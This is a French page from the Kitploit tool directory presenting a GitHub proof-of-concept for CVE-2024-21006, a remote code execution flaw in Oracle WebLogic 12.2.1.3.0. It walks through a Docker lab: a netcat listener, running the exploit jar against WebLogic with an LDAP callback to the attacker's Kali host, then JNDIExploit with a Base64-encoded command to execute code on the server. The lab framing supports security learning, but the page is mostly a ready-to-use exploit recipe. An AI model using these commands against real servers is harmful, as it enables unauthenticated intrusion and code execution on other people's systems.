
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/d3fudd/cve-2024-21006_poc
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et ÉducationLabs et Pratique
GitHubd3fudd/cve-2024-21006_poc

CVE-2024-21006_PoC

Exécution de code à distance (RCE) - Oracle WebLogic 12.2.1.3.0

Voir le dépôt
26il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hébergé et proxy inverse qui filtre le trafic HTTP malveillant, bloque les injections SQL, les XSS et les attaques de robots, avec limitation de débit et chiffrement dynamique HTML/JS.

    337
  • 6

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    331

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2024-21006 PoC

La CVE-2024-21006 est une vulnérabilité critique d'exécution de code à distance (RCE) affectant Oracle WebLogic Server. La faille est liée à l'utilisation non sécurisée du protocole IIOP (Internet Inter-ORB Protocol) et de JNDI (Java Naming and Directory Interface), permettant à un attaquant distant non authentifié d'exécuter du code arbitraire sur le serveur affecté via une référence JNDI malveillante.

Déploiement du laboratoire

Montez l'environnement :

docker-compose up -d

Pour accéder au shell Kali :

docker exec -it cve-2024-21006_poc-kali-1 /bin/bash

Pour accéder au shell WebLogic :

docker exec -it cve-2024-21006_poc-weblogic-1 /bin/bash

Pour accéder au shell ExploitBox :

docker exec -it exploitbox /bin/bash

À cette étape, nous avons une instance de WebLogic 12.2.1.3.0 s'exécutant localement : http://127.0.0.1:7001/console/login/LoginForm.jsp

Exploration du lab

PoC simple :

Sur Kali :

nc -vnlp 1389

Sur ExploitBox :

java -jar CVE-2024-21006.jar <IP do WebLogic> 7001 ldap://<IP do Kali>:1389

Notez que Kali a reçu la connexion provenant de WebLogic :

Obtention de RCE :


Sur Kali, démarrez JNDIExploit :

cd /exploit
java \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xml.internal.serializer=ALL-UNNAMED \
-jar JNDIExploit/JNDIExploit-1.3-SNAPSHOT.jar -i <IP do Kali>
Sur ExploitBox, exécutez l'exploit :


java -jar CVE-2024-21006.jar <IP do WebLogic> 7001 "ldap://<IP do Kali>:1389/Basic/Command/Base64/<Comando em Base64>"

Sur Kali, notez que nous avons reçu la requête :
Sur WebLogic, notez que la commande a été exécutée et que le fichier a été créé avec succès :


Références :

  • https://github.com/lightr3d/CVE-2024-21006_jar
  • https://github.com/momika233/CVE-2024-21006
  • https://blog.csdn.net/zwy15288408160/article/details/138189146
  • https://blog.csdn.net/m0_46109609/article/details/114373594
Télécharger l’outil



